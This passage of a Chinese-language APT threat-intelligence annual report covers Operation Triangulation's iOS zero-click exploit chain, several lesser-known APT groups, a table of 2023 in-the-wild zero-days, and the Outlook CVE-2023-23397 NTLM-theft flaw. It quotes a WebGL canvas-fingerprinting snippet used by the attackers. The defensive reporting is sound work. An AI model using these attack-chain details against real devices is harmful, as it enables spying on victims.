
- 攻击者发送恶意 iMessage 附件。
- 利用远程代码执行漏洞：附件利用了未记录的、仅存在于苹果设备中的 ADJUST TrueType 字体指令的远程代码执行漏洞（CVE-2023-41990）。
- 对 JavaScriptCore 库环境进行修改，从而执行 JavaScript 编写的提权漏洞利用代码。
- 利用 JavaScriptCore 调试功能 DollarVM($vm)，使脚本取得操纵 JavaScriptCore 内存并执行 native API 函数的能力，利用代码适用于新旧 iPhone 设备，并包含针对新款机型的 PAC 绕过操作。
- 利用整数溢出漏洞 CVE-2023-32434：在用户级别获取对设备整个物理内存的读 / 写访问权限。
- 借助设备硬件映射 IO(MMIO) 寄存器绕过基于硬件的安全保护机制 PPL，该漏洞被赋予编号 CVE-2023-38606。
- 完成以上漏洞利用后，JavaScript 漏洞利用程序具备了执行任何操作的能力，但攻击者选择了执行以下操作：(a) 启动 IMAgent 进程并注入有效载荷，清除设备上的漏洞利用痕迹；(b) 以不可见模式运行 Safari 进程，并使其访问指定网页。
- 网页有一个脚本，首先对受害者进行验证，如果检查通过，则进入下一阶段：对 Safari 的漏洞利用。
- Safari 漏洞利用：利用 CVE-2023-32435 漏洞执行 Shellcode。Shellcode 执行另一个内核漏洞利用代码，该代码再度利用 CVE-2023-32434 和 CVE-2023-38606。
- 取得 Root 权限，然后执行其他阶段，加载间谍软件。

攻击链中除了漏洞利用和TriangleDB木马的相关组件之外，还包含两个“验证器”，即“JavaScript验证器”和“二进制验证器”[281]。这些验证器收集有关受害设备的各种信息并将其发送到 C2 服务器，然后用于评估是否对感染设备进行下一步入侵活动。通过执行此类检查，攻击者可以确保他们的 0day 漏洞利用和后续植入的程序不会被检测发现。

此外，攻击者通过使用 WebGL 在粉色背景上绘制黄色三角形并计算其校验和，以执行一种称为 Canvas Fingerprinting 的指纹识别技术。

```
context.bufferData(context.ELEMENT_ARRAY_BUFFER, l, context.STATIC_DRAW);
context.useProgram(C);
context.clearColor(0.5, 0.7, 0.2, 0.25);
context.clear(context.COLOR_BUFFER_BIT);
context.drawElements(context.TRIANGLES, l.length, context.UNSIGNED_SHORT, 0);
C.L = context.getAttribLocation(C, Z('VE'));
C.W = context.getUniformLocation(C, Z('Zv'));
context.enableVertexAttribArray(C.L);
context.vertexAttribPointer(C.L, 3, context.FLOAT, !1, 0, 0);
context.uniform2f(C.W, 1, 1);
context.drawArrays(context.TRIANGLE_STRIP, 0, 3);
var h = new Uint8Array(262144);
context.readPixels(0, 0, 256, 256, context.RGBA, context.UNSIGNED_BYTE, h);
data['xT'] = h[88849];
data['jHWOO'] = h[95054];
data['aRR'] = h[99183];
data['ffJEi'] = h[130012];
for (var p = 0, _ = 0; _ < h.length; _++)
    p += h[_];
data['WjOn'] = p;
```

▲ 图 3.28 绘制三角形的代码 [281]



▲ 图 3.29 绘制的三角形 [281]

正是如此，安全研究人员才把整个活动命名为 "Operation Triangulation"。

Operation Triangulation 背后的攻击者非常谨慎，在 TriangleDB 与 C2 服务器通信后，会检索并删除与攻击链相关的日志文件，包括崩溃日志和数据库文件，攻击者通过这种方式进一步隐藏自己的攻击痕迹。

2023 年 Kaspersky 发布了多篇关于 Operation Triangulation 攻击活动的分析报告，如下表所示。

组织名	报告内容	披露时间	披露来源
Operation Triangulation	Kaspersky 员工的 iOS 设备被以前未知的恶意软件攻击 [278]	2023/06/01	Kaspersky
	针对 Operation Triangulation 开发的检测程序 triangle_check，用于扫描备份并执行所有检查 [279]	2023/06/02	
	针对攻击活动中使用的间谍软件植入物 TriangleDB 的分析 [280]	2023/06/21	
	对 Operation Triangulation 中隐蔽性操作的分析，并介绍了攻击链中使用的组件 [281]	2023/10/23	
	Operation Triangulation 攻击链还原过程的总结 [282]	2023/10/26	
	公开披露包含漏洞利用的完整攻击链和一些关于硬件行漏洞 CVE-2023-38606 的信息 [283]	2023/12/27	

▲ 表 3.30 2023 年北美地区 APT 组织热点攻击活动

七、其他地区
Other regions

2023 年全球安全厂商披露出多个具有高级攻击技术、并在本年度持续活跃的 APT 组织，奇安信威胁情报中心整理上述组织的相关简介，如下表所示。

组织名称	最早活动时间	公开披露时间	组织简介
盲眼鹰	2018	2018	疑似来自南美洲的 APT 组织，从 2018 年 4 月活跃至今。主要针对哥伦比亚政府机构和大型公司（金融、石油、制造等行业）等重要领域攻击。
Kasablanka	2021	2023	该组织攻击对象包括俄罗斯联邦政府合作署、俄罗斯阿斯特拉罕州对外通信部等。使用的恶意软件包括 Warzone RAT、Loda RAT。在 2023 年利用新型窃密软件针对东欧中亚地区国家发起了钓鱼攻击。
NewsPenguin	2023	2023	该组织最早的攻击活动可以追溯到 2023 年初。来源未知，主要针对巴基斯坦的目标等进行攻击活动。通过巴基斯坦国际海事博览会和会议 (PIMEC) 进行鱼叉邮件攻击。
EarthKitsune	2020	2023	来源未知，主要针对韩裔美国人进行水坑攻击。使用包括漏洞 CVE-2020-0674，及 Chrome 浏览器的 CVE-2019-5782 漏洞，并于最终投递 dneSpy/agfSyp 木马。
NoName057	2022	2023	该组织主要针对乌克兰、波兰和北约的军事、财政部门等目标进行 DDoS 攻击活动。
GoldenJackal	2019	2023	该 APT 组织最早的攻击活动可以追溯到 2019 年 6 月。来源未知，主要针对中东和南亚的政府和外交实体等目标进行攻击活动。
CL-STA-0043	2020	2023	来源未知，主要针对中东和非洲的政府目标等进行攻击活动。其主要通过 Exchange 服务器漏洞进行攻击渗透，攻击后使用了多项新颖的横向渗透技术。
SpacePirates	2017	2023	该组织疑似来自亚洲，主要针对俄罗斯、格鲁吉亚、蒙古国的政府、电力、航空等目标进行攻击活动。其使用攻击武器库和 Winnti 等团伙有重合。

▲ 表 3.31 2023 年其他地区活跃 APT 组织

盲眼鹰（APT-C-36）主要攻击目标位于南美洲，包括哥伦比亚、厄瓜多尔、巴拿马、智利等地，具体目标包括政府部门、金融机构、保险行业、大型公司等。攻击活动自 2018 年起，并持续至 2023 年。在这期间不断更新武器库和攻击流程，尝试不同的攻击流，如 PDF 鱼叉钓鱼、加密自解压压缩包，同时利用新的技术和更先进的工具集，如使用 LimeRAT 远控木马 [286]、利用地理过滤服务器进行重定向 [284]。

年初时奇安信威胁情报中心发现疑似 Kasablanka 组织在 2022 年 9 月至 12 月一直对俄罗斯进行攻击，以社会工程学处理后的鱼叉邮件为入口进行攻击，附件为虚拟磁盘映像文件，里面嵌套了包括 LNK 文件、压缩包、可执行文件等多种下阶段载荷的执行文件。在攻击初期最终执行的是商业木马 Warzone RAT，在攻击后期研究人员观察到执行的木马变成了 Loda RAT[291]。之后友商陆续披露了该组织针对乌兹别克斯坦和阿塞拜疆的外交等政府部门 [301]，以及对纳卡地区 [300] 的攻击活动。



Наука

Импортозамещение и миграционная политика

2015 № 3 (90)


▲ 图 3.32 Kasablanka 组织以 2015 年俄罗斯相关文章为诱饵 [291]

2023 年 2 月，BlackBerry 发现新 APT 组织 NewsPenguin 针对巴基斯坦的攻击活动 [20]，攻击者发送的鱼叉邮件以巴基斯坦即将举行的国际海事博览会和会议 (PIMEC-2023) 作为诱饵主题，最终诱导用户下载安装间谍软件。鱼叉邮件的附件伪装成参展商手册的恶意文档，通过嵌入 VBA 宏来执行恶意软件。



▲ 图 3.33 NewsPenguin 传播的恶意诱饵文件 [20]


“NoName057”组织于 2022 年首次推出 DDoS 攻击工具包 DDoSia，衍生自 Bobik 僵尸网络恶意软件，起初针对主要位于欧洲、乌克兰、美国的政府机构、媒体和私营公司网站。目前据调查，在 2023 年 5 月 8 日至 6 月 26 日期间，受该攻击团伙活动影响国家包括立陶宛、乌克兰、波兰、意大利、捷克、丹麦、拉脱维亚、法国、英国和瑞士，攻击者主要通过 Telegram 进行恶意软件分发。



▲ 图 3.34 NoName057(16) 和 DDoSia 项目的活跃频道列表 [294]


2023 年 7 月，研究人员披露了一个新的网络犯罪组织，他们将其称为“SpacePirates”[298]。该组织至少自 2017 年起就一直活跃，主要针对俄罗斯公司进行攻击。在一年的时间内，至少有 16 个俄罗斯组织机构和 1 个塞尔维亚组织机构遭到攻击，包括政府和教育机构、私人保安公司、航空航天制造商、农业生产商、国防能源和信息安全公司。

至今该组织已经扩大了其攻击范围，开发了新工具并改进了旧工具。研究人员发现攻击者在命令与控制 (C&C) 服务器上安装了 Acunetix，这表明该组织在攻击活动中利用了漏洞。此外攻击者还开始使用 Deed RAT 和 ShadowPad 恶意软件。



▲ 图 3.35 ShadowPad 的 SSL 证书特征链 [298]

CL-STA-0043 是针对中东和非洲政府的新 APT 组织。Palo Alto Networks 发现多起该组织实施的间谍攻击 [297]，攻击者使用多种与众不同的工具和技术，例如用于隐秘运行 Webshell 的内存 VBS 后门、一种在野罕见的凭据窃取技术以及渗透测试工具集“Yasso”等。



▲ 图 3.36 Yasso 命令行工具 [297]

组织名	报告内容	披露时间	披露来源
盲眼鹰	盲眼鹰针对厄瓜多尔进行攻击 [284]	2023/01/05	CheckPoint
Kasablanka	疑似 Kasablanka 组织以钓鱼邮件为入口针对俄罗斯的攻击 [291]	2023/01/17	奇安信
NewsPenguin	NewsPenguin 针对巴基斯坦开展网络钓鱼活动 [20]	2023/02/09	BlackBerry
EarthKitsune	EarthKitsune 通过水坑攻击以分发新的 WhiskerSpy 后门 [293]	2023/02/17	Trend Micro
Kasablanka	疑似 Kasablanka 组织使用新型窃密软件针对东欧、中亚地区国家发起钓鱼攻击 [292]	2023/02/20	安恒
盲眼鹰	盲眼鹰针对哥伦比亚、厄瓜多尔、智利和西班牙的钓鱼攻击 [285]	2023/02/27	BlackBerry
Kasablanka	疑似 Kasablanka 组织针对阿塞拜疆及乌兹别克斯坦地区进行攻击 [301]	2023/03/02	深信服
盲眼鹰	盲眼鹰针对哥伦比亚地区部署 LimeRAT 组件 [286]	2023/04/18	360
盲眼鹰	对盲眼鹰组织的多阶段攻击链和恶意软件武器库的分析 [287]	2023/04/18	ThreatMon
盲眼鹰、Hagga	疑似盲眼鹰子组“Hagga”的攻击活动分析 [161]	2023/05/17	奇安信
GoldenJackal	GoldenJackal 组织使用的 .NET 恶意软件工具集和攻击手法分析 [295]	2023/05/23	Kaspersky
盲眼鹰	盲眼鹰用加密自解压压缩包以及 LNK 文件等对目标人群进行鱼叉钓鱼攻击 [288]	2023/06/14	360
CL-STA-0043	多起针对中东和非洲政府实体的间谍攻击活动 [297]	2023/06/14	Palo Alto Networks
NoName057	黑客组织 NoName057 利用 DDoS 工具集 DDoSia 中断多国网站 [294]	2023/06/29	Sekoia.io
SpacePirates	SpacePirates 组织的攻击技术和工具 [298]	2023/07/24	Positive Technologies
盲眼鹰	盲眼鹰通过分发钓鱼邮件针对哥伦比亚地区的攻击活动 [289]	2023/08/17	瑞星
盲眼鹰	疑似 APT-C-36（盲眼鹰）组织投放 Amadey 僵尸网络木马 [290]	2023/10/31	360
Kasablanka	疑似 Kasablanka 组织针对纳卡地区的钓鱼攻击 [300]	2023/12/15	360

▲ 表 3.37 2023 年其它地区 APT 组织热点攻击活动

第四章 大量0day漏洞被用于APT攻击

2023 年在野 0day 的利用数量相较 2022 年有所上升，趋势上逼近作为历年峰值的 2021 年。微软、谷歌、苹果三家的产品漏洞依然占主要部分，而与往年有所不同的是，苹果产品的漏洞在数量上稳压了微软、谷歌一头。

以浏览器为攻击向量依然是主趋势流，大量以移动端为目标的攻击成为今年 APT 的首选，网络军火商在其中的参与度愈加提高，这也导致移动端漏洞的市场价格飙升。攻防两端的角力进入白热化，严重 1day 漏洞的在野攻击投放速度加快，攻击者能以更快的速度利用最新的漏洞发起攻击。

▲ 图 4.1 Operation Zero 提高主流移动平台零日漏洞报价

2023 年在野攻击的重要漏洞如下所示：

漏洞编号	影响目标	EXP/POC 是否公开	利用的 APT 组织	披露厂商
CVE-2023-21674	Microsoft	否	未知	Avast
CVE-2023-23529	Apple	否	未知	未知
CVE-2023-21823	Microsoft	否	未知	Mandiant
CVE-2023-21715	Microsoft	是	未知	EXPMON
CVE-2023-23376	Microsoft	否	未知	Microsoft Threat Intelligence Center(MSTIC),Microsoft Security Response Center(MSRC)
CVE-2023-20963	Google	否	未知	Oversecured Inc

▲ 表 4.2 2023 在野重点 0day 漏洞 *1

漏洞编号	影响目标	EXP/POC 是否公开	利用的 APT 组织	披露厂商
CVE-2023-23397	Microsoft	是	APT28	CERT-UA,Microsoft Incident,Microsoft Threat Intelligence(MSTI)
CVE-2023-24880	Microsoft	是	Magniber 勒索	Google’ s Threat Analysis Group,Microsoft
CVE-2023-21768	Microsoft	是	未知	未知
CVE-2023-0266	Google	否	未知	Google Threat Analysis Group
CVE-2023-26083	ARM	否	未知	Google Threat Analysis Group
CVE-2023-28206	Apple	是	未知	Google Threat Analysis Group
CVE-2023-28205	Apple	否	未知	Google Threat Analysis Group
CVE-2023-28252	Microsoft	是	Nokoyawa 勒索	Kaspersky,Mandiant, 安恒
CVE-2023-2033	Google	否	未知	Google Threat Analysis Group
CVE-2023-2136	Google	否	未知	Google Threat Analysis Group
CVE-2023-21492	Samsung	否	未知	Google Threat Analysis Group
CVE-2023-28204	Apple	否	未知	未知
CVE-2023-32373	Apple	否	未知	未知
CVE-2023-32409	Apple	否	未知	Google Threat Analysis Group
CVE-2023-29336	Microsoft	是	未知	Avast
CVE-2023-2868	Barracuda	是	UNC4841	Barracuda,Mandiant
CVE-2023-3079	Google	否	未知	Google Threat Analysis Group
CVE-2023-32434	Apple	否	Operation Triangulation	Kaspersky
CVE-2023-32435	Apple	否	Operation Triangulation	Kaspersky
CVE-2023-32439	Apple	否	未知	未知
CVE-2023-37450	Apple	否	未知	未知
CVE-2023-32046	Microsoft	否	未知	Microsoft Threat Intelligence Center(MSTIC)
CVE-2023-36874	Microsoft	否	未知	Google Threat Analysis Group
CVE-2023-36884	Microsoft	否	未知	Google Threat Analysis Group

▲ 表 4.2 2023 在野重点 0day 漏洞 *2

漏洞编号	影响目标	EXP/POC 是否公开	利用的 APT 组织	披露厂商
CVE-2023-37580	Synacor	否	Winter Vivern	Google Threat Analysis Group
CVE-2023-38606	Apple	否	Operation Triangulation	Kaspersky
CVE-2023-41990	Apple	否	Operation Triangulation	Kaspersky
CVE-2023-38831	WinRAR	否	未知	Group-IB Threat Intelligence
CVE-2023-35674	Google	否	未知	未知
CVE-2023-4762	Google	否	Cytrox	未知
CVE-2023-42793	TeamCity	是	APT29/Lazarus	微软
CVE-2023-41064	Apple	否	未知	Citizen Lab
CVE-2023-41061	Apple	否	未知	Apple
CVE-2023-4863	Google	否	未知	Apple,Citizen Lab
CVE-2023-26369	Adobe	否	疑似 Lazarus	未知
CVE-2023-36802	Microsoft	是	未知	安恒 ,IBM X-Force ,Microsoft Threat Intelligence,Microsoft Security Response Center
CVE-2023-36761	Microsoft	否	未知	Microsoft Threat Intelligence
CVE-2023-41992	Apple	否	Cytrox	Citizen Lab,Google Threat Analysis Group
CVE-2023-41991	Apple	否	Cytrox	Citizen Lab,Google Threat Analysis Group
CVE-2023-41993	Apple	否	Cytrox	Citizen Lab,Google Threat Analysis Group
CVE-2023-5217	Google	否	未知	Google Threat Analysis Group
CVE-2023-4211	ARM	否	未知	Google Threat Analysis Group,Google Project Zero
CVE-2023-33106	Qualcomm	否	未知	Google Threat Analysis Group
CVE-2023-33107	Qualcomm	否	未知	Google Threat Analysis Group,Google Project Zero
CVE-2023-33063	Qualcomm	否	未知	未知
CVE-2023-42824	Apple	否	未知	未知
CVE-2023-22515	Atlassian	否	未知	未知

▲ 表 4.2 2023 在野重点 0day 漏洞 *3


漏洞编号	影响目标	EXP/POC 是否公开	利用的 APT 组织	披露厂商
CVE-2023-36036	Microsoft	否	未知	Microsoft Threat Intelligence,Microsoft Security Response Center
CVE-2023-36033	Microsoft	否	未知	安恒
CVE-2023-46604	ActiveMQ	是	HelloKitty	未知
CVE-2023-6345	Google	否	未知	Google Threat Analysis Group
CVE-2023-42916	Apple	否	未知	Google Threat Analysis Group
CVE-2023-42917	Apple	否	未知	Google Threat Analysis Group

▲ 表 4.2 2023 在野重点 0day 漏洞 *4

一、贪婪的灰熊 Outlook CVE-2023-23397

2023 年 4 月，微软在补丁日修复了存在于 Outlook 中的一个等级为严重的漏洞 CVE-2023-23397，该漏洞被微软确认已存在在野利用。攻击者通过发送带有特定 MAPI 属性的邮件至受害者 Outlook 邮箱，当受害者用 Outlook 打开恶意邮件时，将自动连接该属性指定的由攻击者控制的 SMB 共享服务器 UNC 路径，导致目标受害者的 NTLM Hash 被窃取。

奇安信威胁情报中心第一时间还原了该漏洞，在关联的过程中发现了大量新的可疑受害者，并确认利用该漏洞的攻击可追溯至 2022 年 3 月。我们发现早期用于攻击邮件发送的都是 VPS 服务器，漏洞触发后回连的 UNC 地址也指向同一台 VPS，但在 2022 年 4 月 14 日之后，所有的攻击 C2 都替换成了 Ubiquiti-EdgeRouter 路由器。此次漏洞攻击目标包含乌克兰、土耳其、罗马尼亚等地区的重要组织机构。



▲ 图 4.3 CVE-2023-23397 分析报告

二、三角定位 - 侵蚀的苹果


2023 年 6 月 1 日，卡巴斯基披露了 Operation Triangulation 攻击活动，称从 2019 年开始卡巴斯基内部重要员工的 iPhone 手机就遭到 0day 漏洞的攻击，攻击目标不仅限于卡巴斯基，很可能还涉及多个国家的重点公司及政府部门。攻击者通过发送一条带有恶意附件的 iMessage 信息到目标设备上，在无需任何用户交互的情况下，利用该条消息触发代码执行漏洞。漏洞利用所执行的代码会从远程服务器上下载后续阶段的 Payload，其中额外包含了用于提权的利用代码，并最终部署一个功能齐全的木马平台，最后会删除最初触发漏洞利用的漏洞消息。

奇安信威胁情报中心第一时间跟进了该事件，并通过奇安信内部数据确认 Operation Triangulation 活动同样波及了国内多个重点单位的相关人员。

▲ 图 4.4 Operation Triangulation[278]

2023 年 12 月 27 日，卡巴斯基在经过长达半年的分析之后，对外更新了整个攻击事件中的完整漏洞利用流程 [283]。该攻击中一共使用了 4 个 0day 漏洞，即 CVE-2023-41990、CVE-2023-32434、CVE-2023-38606、CVE-2023-32435。

攻击第一阶段通过 iMessage 发送带字体漏洞 CVE-2023-41990 的 PDF 文件，漏洞触发配合 CVE-2023-32434、CVE-2023-38606 实现完整的代码执行权限，但是这一步之后攻击者并没有直接下发木马程序，而是清除了设备中的所有漏洞利用痕迹，转入第二阶段的 Safari 利用流程，这中间会有一个受害者验证的操作，完成之后通过 Safari 0day 漏洞 CVE-2023-32435 配合 CVE-2023-32434、CVE-2023-38606 再次实现完整的代码执行权限，并投递恶意软件。




▲ 图 4.5 Operation Triangulation 完整攻击链 [283]

